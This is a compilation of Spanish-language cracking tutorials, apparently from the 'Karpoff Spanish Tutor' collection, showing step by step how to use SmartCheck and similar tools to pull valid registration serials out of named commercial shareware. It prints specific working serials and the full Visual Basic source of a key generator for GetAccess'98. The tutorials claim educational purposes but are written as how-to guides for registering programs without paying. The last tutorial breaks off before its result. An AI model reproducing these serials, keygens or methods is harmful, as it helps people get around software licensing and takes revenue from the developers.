Aceptamos , pulsamos ***'OK'*** en la pantalla del Jumpover y el programa se terminará de cargar, salimos del mismo con el botón de stop (al lado de play). Ahora solamente estamos en el Smartcheck. En la ventana de búsqueda escribimos ***'12345678'*** y presionamos ***'find'*** como se vea continuación



Volvemos a apretar ***'find'*** y debajo del segundo '12345678' sorpendentemente y con un mínimo esfuerzo vemos en la

pantalla el número de serie buscado. En mi caso es ***' 537450-2B9-324 '***



Para terminar unas pocas cosas más. Si hubiéramos seguido traceando con el Soft-ice se hubiese arribado al mismo final, la diferencia radica en el tiempo empleado y en la complejidad del análisis. Pero no te confundas para ser un cracker de verdad tendremos que aprender a dominar estas dos y muchas otras herramientas mas. **Tarea para el hogar ;-)** en la misma dirección web (www.abc-ware.de) podrás bajarte otro programa llamado ***Matris*** versión **1.22.339** y con la misma técnica que en este tutorial deberás ser capaz de registrarlo. Tranquilo que vas a poder.

Por dudas o comentarios comunicate a yerbamatear@yahoo.com

Espero que este tutorial te halla sido útil. Nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como '

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Cross Trainer II

PROTECCION:	número de serie		
Descripcion:	**Programa Dieterico**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.innovativelogic.com/crosstrainer/index.htm		
Herramientas:	SmartCheck 6.03		
CRACKER:	**Raziel**	FECHA:	07/09/2000

INTRODUCCION

1.- Saludos:

Hola a todos, Soy RAZiEL del Grupo K-FoR, y este es mi primer tutorial... Sólo espero que al menos se entienda lo que digo, y que os sirva para aprender algo más sobre la mentalidad comercial de muchos programadores.

Ten en cuenta que este tutorial está realizado únicamente con fines educativos, y que no puedo hacerme responsable del mal uso que se pueda hacer de la información aquí expuesta. Si te gusta el programa CÓMPRALO

AL ATAKE

2.- Conociendo a la Víctima:

Cross Trainer II de Innovative Logic Corp, es un programa destinado al mantenimiento del cuerpo, así, introduciendo tu edad, peso, altura... se encarga de hacer un estudio completo de tu integridad física, tu entrenamiento aeróbico, dieta a seguir para mantenerte en buena forma...

En primer lugar, ejecutamos el programa; y Voila, nos aparece una ventana como esta:

Encima de Athlete Name pone: **"Registered To: Unregistered"**, pero que raro, nada, de regístrate ni paranoias similares, este programa empieza a gustarme (no te enseña ventanas con el clásico "REGISTRA; REGISTRA") así, que con toda nuestra buena intención pulsamos en New, para crear un perfil a nuestra medida, pero al pulsarlo... ¡Que Sorpresa! Una ventana de registro, ya decía yo, que los programas hechos por amor al prójimo, no abundaban... Como podéis ver, la ventana posee dos cajas de texto, una que dice Nombre de Usuario o Compañía y otra con Registration Number (que nos dan si clavan los dientes en nuestra pobre tarjeta de crédito), y en la esquina inferior izquierda tres botones, el primero que nos hace ver que aún lo estamos probando **(TRIAL PERIOD)**, el siguiente botón, el que nos interesa, para validar nuestro Nombre y Serial **(REGISTER NOW)**, y el tercero **(EXIT)**, por si no aceptamos las condiciones de uso y decidimos abandonar el programa.

3.- Análisis Detallado del Programa:

Introducimos nuestro Nombre, y un Serial cualquiera, Ejemplo:

· User/Company Name: RAZiEL
· Registration Number: 1234567890

Y nos encontraremos con una ventana de información, que nos dice muy amablemente: **"Invalid Registration Number".**

Entonces, como Cracker poseso nos lanzamos a destripar el código del programa, para obtener nuestro Serial, y sentirnos a gusto con nosotros mismos, vamos a iniciar el W32Dasm, Ida, o SICE cuando de pronto... ¿No se nos olvida algo?.

Exacto!, ¿Qué ocurre si el programa está empaquetado con Aspack, Armadillo, Shrinker o similares?... sin duda alguna que perderemos el tiempo...

Así, que armados con nuestro Analizador de Archivos (Yo personalmente uso File Analizer o File Info 2.30), comprobamos que es un programa hecho con Visual Basic

Comentario Sabroso: Los programas de Visual Basic se caracterizan por ocupar bastante espacio, tanto el ejecutable como los tropecientos archivos que se han de adjuntar para que la aplicación funcione correctamente y son lentos en ejecución. Además van acompañados de DLLs muy sospechosa con nombres VBx*.dll, (x) dependiendo de la versión, y similares, que te hacen sospechar un poco, ¿verdad?

4.- Destripando Código:

Si bien, según el lenguaje usado para la creación de la aplicación usamos un Depurador, Desensamblador... u otro, para aplicaciones de Visual Basic haremos uso de Smartcheck v6.03. Bien, todo listo, pulsamos Abrimos el programa; y lo ejecutamos pulsando el botón de Play.

Comentario Sabroso: Si no tenéis correctamente configurado SmartCheck iros al menú; Program, Settings, Avanced, y activad todas las casillas excepto la de: Supress API And OLE calls.

También, para que nos muestre todos los eventos pulsad en Smartcheck la casilla:

Cross Trainer II, tiene numerosos errores al ejecutarlo, al menos en mi ordenador, así que si te sale una pantalla de error una y otra vez pulsa el botón de Acknowledge.

Comentario Sabroso: Existen infinitos algoritmos para generar números de serie a partir de un nombre (tantos como creen los programadores), pero hemos de tener en cuenta, que en algún momento, para validar si el Serial es el válido o no, el programa ha de comparar el Serial introducido con el verdadero, ése es exactamente nuestro objetivo, buscar esa comparación, y:

· a) modificarla a fin de que al meter cualquier serial introducido sea válido
· b) extraer nuestro propio serial

Esta segunda opción es mas elegante, puesto que si salen nuevas versiones, el programador, por vago, usará el mismo algoritmo, y sólo necesitaremos introducir nuestro serial, y en caso de hacer (a), tendremos que parchear las siguientes versiones también.

En Visual Basic una forma de comparar muy usada es la llamada a la función: “vbAstrmcmp”

Bien, el algún momento nos dejarán de aparecer errores y dejarán de surgir eventos (si ves que tarda demasiado en salir, y nos es tu ordenador que es excesivamente lento, interactúa con el programa, clickeándolo, para hacer más rápida su ejecución, y evitar errores fatales), y saldrá la ventana del programa.

Nosotros, buscamos que en Smartcheck nos aparezcan todos los eventos referidos al método de registro del programa hacemos igual que antes.

Pulsamos New.
Introducimos nuestro Nombre, y un Serial cualquiera.

· User/Company Name: RAZiEL
· Registration Number: 1234567890

Pulsamos Aceptar, y lógicamente: “Invalid Registration Code”. Bien, entonces pulsamos EXIT, y salimos del programa, si salen mas errores aún, sigue pulsando Acknowledge, es que el programa esta muy mal hecho...
Bien, dejamos que Smartcheck termine de mostrar eventos, y nos ponemos manos a la obra. Como buscamos una comparación, primero procederemos con El serial, es mas normal que genere y compare el serial según el nombre introducido que viceversa, pero hemos de tener en cuenta que por comodidad Smartcheck acorta las cadenas y las muestra seguidas de puntos suspensivos, así, en nuestro caso, introducimos, por ejemplo, únicamente las 8 primeras cifras.

Ponemos en la caja de texto nuestro Serial cortado (En mi caso 12345678). Y se encenderá el botón de los prismáticos, dale y comenzará lo bueno...

Smartcheck se pone manos a la obra y encuentra coincidencias tales como:

```
Len(String:"12345678...") returns LONG:10
Len(String:"RAZiEL") returns LONG:6
```

Vemos que coge la longitud del Nombre y el Serial, seguimos buscando... mas coincidencias... y llegamos aquí:

```
__vbaStrCmp(String:"KXFOCPK0", String:"12345678...") returns DWORD:FFFFFFFF
__vbaFreeStrList() returns DWORD:1
__vbaFreeObjList(unsigned int:00000002)
__vbaVarDup(VARIANT:String:"Message", VARIANT:Empty) returns DWORD:92E1A0
__vbaVarDup(VARIANT:String:"Invalid ...", VARIANT:Empty) returns DWORD:92E1B0
MsgBox(VARIANT:String:"Invalid ...", Integer:64, VARIANT:String:"Message", VARIANT:
```

OH!!! Observad, ¡QUE CURIOSO!:

· Se comparan Dos Cadenas: KXFOCPK0 y 12345678... (1234567890)
· Devuelve 1, puesto que no son iguales
· Entonces Se crea una MessageBox que nos muestra la famosa cadena de texto: Invalid... (**Invalid Registration Number).**

Podeís Hacer un KeyGen estudiando detenidamente el código, y comprobaréis, que el número que aparece en el último lugar del Serial correcto, coincide con el último del erróneo, y si lo modificas seguirá siendo válido el Serial.

Bueno, creo que llegados a este punto las palabras sobran, simplemente ejecutad Cross Trainer II, y poned nuestros datos correctos, Así de sencillo.

5.- Agradecimientos:

Me gustaría dar las gracias a todos los Crackers que escriben sus Tutoriales en Castellano, así como a los traductores, que hacen día a día el mundo del Cracking mas llevadero, sin fronteras lingüísticas, y especialmente agradecer a los otros miembros del grupo K-FoR, el apoyo moral y las críticas constructivas, y por supuesto al Profesor X, por hacer la recopilación famosa de Tutoriales exclusivamente en Castellano.

Un abrazo a todos los Crackers. De RAZiEL

Porque somos muchos…

Karpoff Spanish Tutor

Programa:	**Dr.Salman Disk Space Recovery Wizard ver.2.75**

PROTECCION:	**Serial**		
Descripcion:	**Mantenimiento de HD**		
Dificultad:	**Principiante**		
DOWNLOAD:	**???**		
Herramientas:	**SmartCheck v6.03**		
CRACKER:	**Kamui**	**FECHA:**	**16/09/2000.**

INTRODUCCION

Es una utilidad para quitar a basura del disco duro, hay muchas pero debemos comprobar la eficacia de este programa, para ello ser versión no registrada no nos ayuda para nada. Vamos a registrarlo usando el Smartcheck de Numega.

AL ATAKE ???

1- Al ejecutar el programa vemos que es una versión con límite de tiempo, pero que nos da la posibilidad de registrarlo.

2- Con SM debidamente configurado, cargamos el programa y lo ejecutamos (run). Salen mensajes de error, pero que no importan seguimos adelante dandole a acknowledge tantas veces como sea necesaria. Una vez ya cargado, nos vamos a la ventana de registro para introducir un serial cualquiera. Como seguro de que no vamos a acertar nos sale el mensaje de error.Le damos a Ok y salimos. Como todo esto ya lo ha "monitorizado" el SM podemos, desde éste, parar el programa objetivo (stop).

3- Vemos en el SM todos los eventos que se han producido, por alguna parte debe estar cuando nos da el mensaje de error al intentar registrarlo.

4- En Visual Basic, la función para comparar 2 sentencias es _vbastrcmp , lo mas seguro es que se ha usado esta función para comparar el serial chungo y el verdadero. Hacemos que el

SM busque la cadena vbastrcmp .....

5- Hemos encontrado la 1ª pone: .....returns Dword:00000, le damos y no aparece nada sospechoso. Encontramos una 2ª pone: .....returns Dword:ffffffff, le damos y, si aparece nuestro codigo malo junto con otra cadena de caracteres===> será ese el serial correcto? LO APUNTAMOS. Le damos a seguir buscando, y encuentra una 3ª pero es semejante a la 1ª, no nos sirve.

6- El serial encontrado, será el correcto?, vamos a comprobarlo, cuando lo introducimos en el programa nos da las gracias por registrarnos, jeje..

NOTA 1: Primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

NOTA 2: Cuando se encuentra en una comparación de esta manera,y también en algún valor del registro en el SoftIce, la cadena FFFFFFFF suele representar a nuestro codigo chungo!.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**GetAccess'98 ver. 2.05**

PROTECCION:	**Name/Serial Number.**		
Descripcion:	**Programa para desestablecer password de archivos .MDB & Permisos de Usuario. También muestra el password.**		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://ashishsystems.com		
Herramientas:	**Numega SmartCheck 6.03, W32Dasm v8.9, Visual Basic 6**		
CRACKER:	**+Er@ser**	**FECHA:**	**02/10/2000**

INTRODUCCION

Tipico programa realizado en Visual Basic, con un sistema "maravilloso" de protección, de estos programas podemos aprender de como **NO** se deben realizar los algoritmos de protección (forma educada y cortes de decir, vaya "mierda" de protección). Por favor, un consejo aunque sea la persona menos indicada para darlos, pero que dichos programadores se dediquen mejor a programar Lavadoras y no hacer estas protecciones.

Ya se que actúalmente estamos en una sociedad materialista, y que nos movemos por el dinero, blah, blah, ... pero sobre todo hay que ser PROFESIONALES!!!

Perdón por este pequeño arrebato de indignación y panfleto liberal.


Bueno, nos relajamos un poco. Antes de comenzar el atake, hay que tener claro, las **herramientas** que vamos a emplear, en esta "Victima" emplearemos el maravilloso programa de Numega - SmartCheck ver. 6.03, para obtener el ansiado "KEY NUMBER" o Número de Serie.

Pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....


AL ATAKE

Cargamos SmartCheck y dentro del programa lanzaremos el programa "victima" en nuestro caso, el GetAccess'98. Voy a incorporar gráficos para mostrar mejor el funcionamiento del SmartCheck. Primero, desde la opción File/Open cargaremos nuestra "victima" una vez ya cargada, existen dos formas de lanzar la "victima" bien, desde la opción Program/Start o pulsando [F5]. Una vez dentro de él nos vamos a la opción Help/Register.

Entramos como USER NAME: ER@SER y como KEY NUMBER: 999666999



Partiendo, de nuestra intuición y sabiduría, y sobre todo, nos los muestra el SmartCheck, el KEY NUMBER es del formato siguiente: AC98-XXXXX-AB043BX ¡vamos, a la caza del KEY NUMBER!



Introducimos el texto a buscar: ER@SER e iremos traceando hasta encontrar el supuesto KEY NUMBER válido, pulsando [F3] nos posicionara en la siguiente, así hasta que observamos algo muy curioso.

Después de ir cargando caracter a caracter, nuestro USER NAME "ER@SER", vemos unas líneas más abajo, lo siguiente :

-Realizar KeyGen en Visual Basic-

Primeramente hay que tener una serie de cosas claras, tenemos que conocer perfectamente y remarco **perfectamente** de que hace la rutina de generación.

Y os preguntareis, como?, pues con buenas herramientas, paciencia y sobre todo, "materia gris".

Partiendo de que disponemos de la herramienta-SmartCheck, cargaremos de nuevo nuestra "victima" e iremos introduciendo en el USER NAME, por ejemplo: "A", cuyo código Ascii es 65, es decir, Asc("A")=65, observamos que nos devuelve un número Long(2592), lo anotamos en un papel.

Repetimos el proceso anterior, pero esta vez introducinos "B", Asc("B")=66, y nos devuelve un número Long(2628), etc ...

Recapitulemos:
Asc("A") = 65 --> Long(2592)
Asc("B") = 66 --> Long(2628)
Asc("C") = 67 --> Long(2664)

para obtener el número Long, debemos sumar al valor ascii del caracter +7 y multiplicarlo por 36.

```
'-----------------------------------------------------------------------
' Nombre : GetAccess Keygenerator
' Autor : +Er@ser'2000 {fOR tHE nEW mILLENNIUM}
' Creado : Martes, Septiembre 27,2000 @ 8:31:22 pm (Vers: 1.0.0000)
' Herramientas: Numega SmartCheck 6.03, W32Dasm 8.93, Visual Basic 6
'
' Descripción : Get Access 98 ver. 2.05
'-----------------------------------------------------------------------

Private Sub Text1_Change()
 'user_name quitamos blancos y lo restringimos a 10
 user_name = Trim$(Text1.Text)
 user_name = Mid$(Text1.Text, 1, 10)
 L = Len(user_name)
 key = 0
 For x = 1 To L
   user_name = Asc(Mid$(Text1.Text, x, 1))
   key = key + user_name
 Next x
 key = key + 7
 key = key * 36
 'Muestra en la caja de texto (Text2), el KEY NUMBER correspondiente al texto en Text1
 Text2.Text = "AC98-" & key & "-AB0431B1"
End Sub
```

Kg-Ga98.Zip - Código Fuente del KeyGen

Un Saludo!

+Er@ser'2000
fOR tHE nEW mILLENNIUM

¡Aquí! nos ha generado un número al tratar el USER NAME "ER@SER" (caracter a caracter) --> "AC98-**16416**"

_vbaStrMove(String:"AC98-",LPBSTR:0064E898)


Long(16416) --> String

...

String("16416")

Observamos que realiza una concatenación con String("AC98"), String("-"), String("16416"). Es decir, **_vbaStrCat(String:"AC98", String:"-", String:"16416")**


y el resultado lo mueve a una cadena **_vbaStrMove(String:"AC98-16416-AB043B")**



Seguidamente, realiza un bucle "For x = 1 To LEN(KEY_NUMBER)", dependiendo del tamaño de caracteres que tenga nuestro KEY NUMBER, en mi caso 9 caracteres "999666999". Concatenando a la cadena el valor númerico de x como caracter, (si x = 1 entoces añade "1", y así sucesivamente).

Observamos, que con la 1º concatenación realiza la comparación con el KEY NUMBER, este será nuestro ansiado **KEY NUMBER Válido para nuestro USER NAME.**

_vbaStrCmp(String:"AC98-16416-AB043B1", String:"999666999")



Fácil, nooo ;-)! Espero haberme explicado bien y sin enrollarme demasiado.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Alhademic Tetrix Pro V 1.0

PROTECCION:	**Limitacion de Tiempo (10 días)**
Objetivo:	Encontrar un número de serie válido, aprender desprotecciones en Visual Basic usando SmartCheck
Descripcion:	Alhademic Tetrix Pro es uno de los muchos clones disponibles del famoso y conocido juego TETRIX. Pero la versión de Alhademic está muy bien lograda, viene con una gran cantidad de opciones y por suerte los programadores no se olvidaron de los usuarios de otros países ya que este soporta 9 idiomas (por suerte incluyeron el español).
Dificultad:	Novato
DOWNLOAD:	www.alhademic.com
Herramientas:	**SmartCheck v6.03 y ProcDump v1.6.2**
CRACKER:	**Act Mago** **FECHA: 25/10/2000**

introduccion


este es mi segundo tutorial, por lo que si no entienden algo sólo pregúntenlo actmago@hotmail.com, por supuesto que sólo preguntas referentes a este tutorial y no pedidos u otras cosas.
este tutorial te mostrará lo fácil que es encontrar un número de serie válido para este programa. el único problema es que el programa está hecho en visual basic, pero eso se soluciona con el smartcheck. espero que tengas instalado el smartcheck y sepas lo que es y como se usa. si no lo tienes puedes descargarlo de www.crackstore.com. si eres un cracker con cierto recorrido espero que ya hayas parado de leer este tutorial, y vayas a buscar el número de serie por ti mismo, porque es demasiado fácil, sólo consiste en buscar. :)
hey !! se me olvidaba decirles que este texto ha sido escrito sólo con **propósitos educacionales.**

al atake

ok, llegó la hora de cazar...un número de serie :) .

abrimos el programa y aparece esto...

como es obvio estos tipos no quieren que se nos olvide que no estamos registrados.
damos click en enter code, luego insertamos nuestro nombre y cualquier número de serie, damos click en ok y el programa desplegará el típico mensaje de registro falso: sorry, but your registration code is invalid (no cierres el programa aún). bueno, como no sabemos aún en qué lenguaje está hecho, vale la pena saberlo para saber qué haremos más adelante.uso el file analycer pero dice "unknow" o desconocido, como tengo dudas y me huele que está en visual basic uitlizaré el procdump para saber qué dll está usando el programa. supongo que no cerraste el programa como te lo indiqué arriba...doble click a procdump, busco el programa en la listade cargados y al hacerle click, más abajo te indicará los archivos dll que está usando: se verá así...



msvbvm50.dll , nuestras dudas se han aclarado, ya sabemos qué hacer...en esta ocasión no vale la pena considerar o anotar el mensaje de registro falso y como el programa usa vb5, en este caso ya no pensamos en parchar, pensamos en encontrar un número de serie real.

a continuación:
cerramos: alhademic tetrix pro y procdump.
abrimos: smartcheck.

asumo que el smartcheck lo tienes bien configurado...vamos a file ---> open y cargamos el programa, es decir, el ejecutable: atetpro.exe y luego presionas aquí:

debes tener paciencia si tienes un pentium con 100 como yo, después de esa espera aparece la misma imagen que está al inicio de este tutorial (te espero, ve a verla)...

ahora presionamos enter code e introducimos nuestro nombre y cualquier serial ; como es obvio lanza el típico mensaje de registro falso, pero nosotros estamos tranquilos porque todo está quedando "registrado" en el smartcheck.
ahora presionamos el botón rojo cuadrado que está al lado derecho del botón que te señalo arriba. para parar la entrega de datos.

búsqueda larga (paciencia)

el smartcheck recibió toneladas de datos en los cuales debemos sumergirnos para encontrar la comparación en donde se encuentra nuestro serial verdadero...es un largo buceo. lo que usualmente hago es ir a edit ----> find e insertar las primeras letras de mi nombre: act mag. sólo eso y el programa después de un instante lo encontrará...una vez que lo encuentra voy a edit --->find y coloco sysfreestring hasta encontrar algo parecido a un serial, primero hay varios "señuelos" hasta que encontramos una que parece verdadera :)

los números en la parte izquierda de la imagen pueden ser distintos en tu pc.

hey !! , la búsqueda fue larga, pero sin paciencia nada se logra y aquí hemos encontrado un número de registro real, ahora lo único que debes hacer es anotar el número e insertarlo en la caja de registro con el mismo nombre que habías puesto antes, en mi caso:
act mago again

009b70a393ca07d4496bcdbfaf401533

dar click en ok y verás esto...

programa crackeado... eso fue todo...bastante fácil no?

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo... sigan adelante. (especialmente a xasx, (no pararé :)) y profesor x.) saludos a toda la people de tutoriales2000. saludos al l.d.a. (monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter y a todos los demás)
saludos a todos los crackers del mundo. ¡¡chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden: lean muchos tutoriales, practiquen, estudien, y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Internet Angel V 3.04 (english version)

PROTECCION:	El programa viene con libre uso de 30 días, y después de ese período debes registrarte
Objetivo:	Conseguir un código de registro válido
Descripcion:	Es un programa que busca y descarga archivos de internet como imágenes, sonidos, videos y más. El programa puede descargar los documentos HTML a tu disco duro para que puedas ver el web site sin estar conectado.
Dificultad:	super Novato
DOWNLOAD:	http://home.t-online.de/home/rinder
Herramientas:	**SmartCheck v 6.03**
CRACKER:	**Act Mago** **FECHA:** **25/10/2000**

introduccion

hola amigos, presento mi tercer tutorial. ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo... sólo preguntas referentes a este tutorial y no pedidos u otras cosas. este tutorial está escrito especialmente para aquellos que saben poco o nada. como me encanta crackear programas que usan visual basic he decidido profundizar el uso de smartcheck y mostrar lo sencillo que es utilizarlo. supongo que a estas alturas ya sabes lo
que es y cómo se usa y si no lo sabes ve y busca un tutorial. :) no aquí te mostraré una pequeña pincelada sobre como se usa. si eres un cracker con cierto recorrido espero que ya hayas parado de leer este tutorial y busques el número de serie por ti mismo debido a que conseguir la clave de registro es demasiado fácil. :) y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

abrimos el programa y aparece una pantalla con la info del programa que dice:
this product is licensed to:
-unlicensed demo, click here for further information.
haremos que eso cambie... le damos click a ok y por fin estamos en el programa. vamos al lugar que más nos interesa en todos los programas; por supuesto el lugar en donde metemos el código de registro, que sería aquí...


le damos click y aparece la caja para registrarse que nos pide tres datos:

-nombre

-ciudad o e-mail

-código (el más importante :))

insertamos lo que sea, damos click en register y aparece esto en la parte inferior izquierda del programa...:



comenzamos a indagar en el programa para ver si trae algo que nos pueda ayudar...
y como es obvio, voy a la ayuda :). doy click en system requirements y me encuentro con una sorpresa gratísima :) , el programa usa visual basic 5.0 y por lo tanto ya sabemos qué hacer. a continuación...

cerramos: internet angel.

abrimos: smartcheck.

asumo que el smartcheck lo tienes bien configurado... vamos a file--->open y cargamos el programa, es decir, el ejecutable: ineta.exe y luego presionas aquí:

el programa comenzará a cargar, y cuando lo haga lo primero que debemos hacer es ir a la caja de registro y luego insertar nuestro nombre, e-mail o ciudad y nuestro número de la suerte... por supuesto el programa lanzará en la parte izquierda inferior del programa el mensaje de registro falso, pero nosotros debemos estar tranquilos porque todo está quedando 'registrado' en el smartcheck. para parar la entrega de datos en el smartcheck debemos presionar el botón rojo cuadrado que está al lado derecho del que te indica la imagen que está arriba.

¡a buscar!

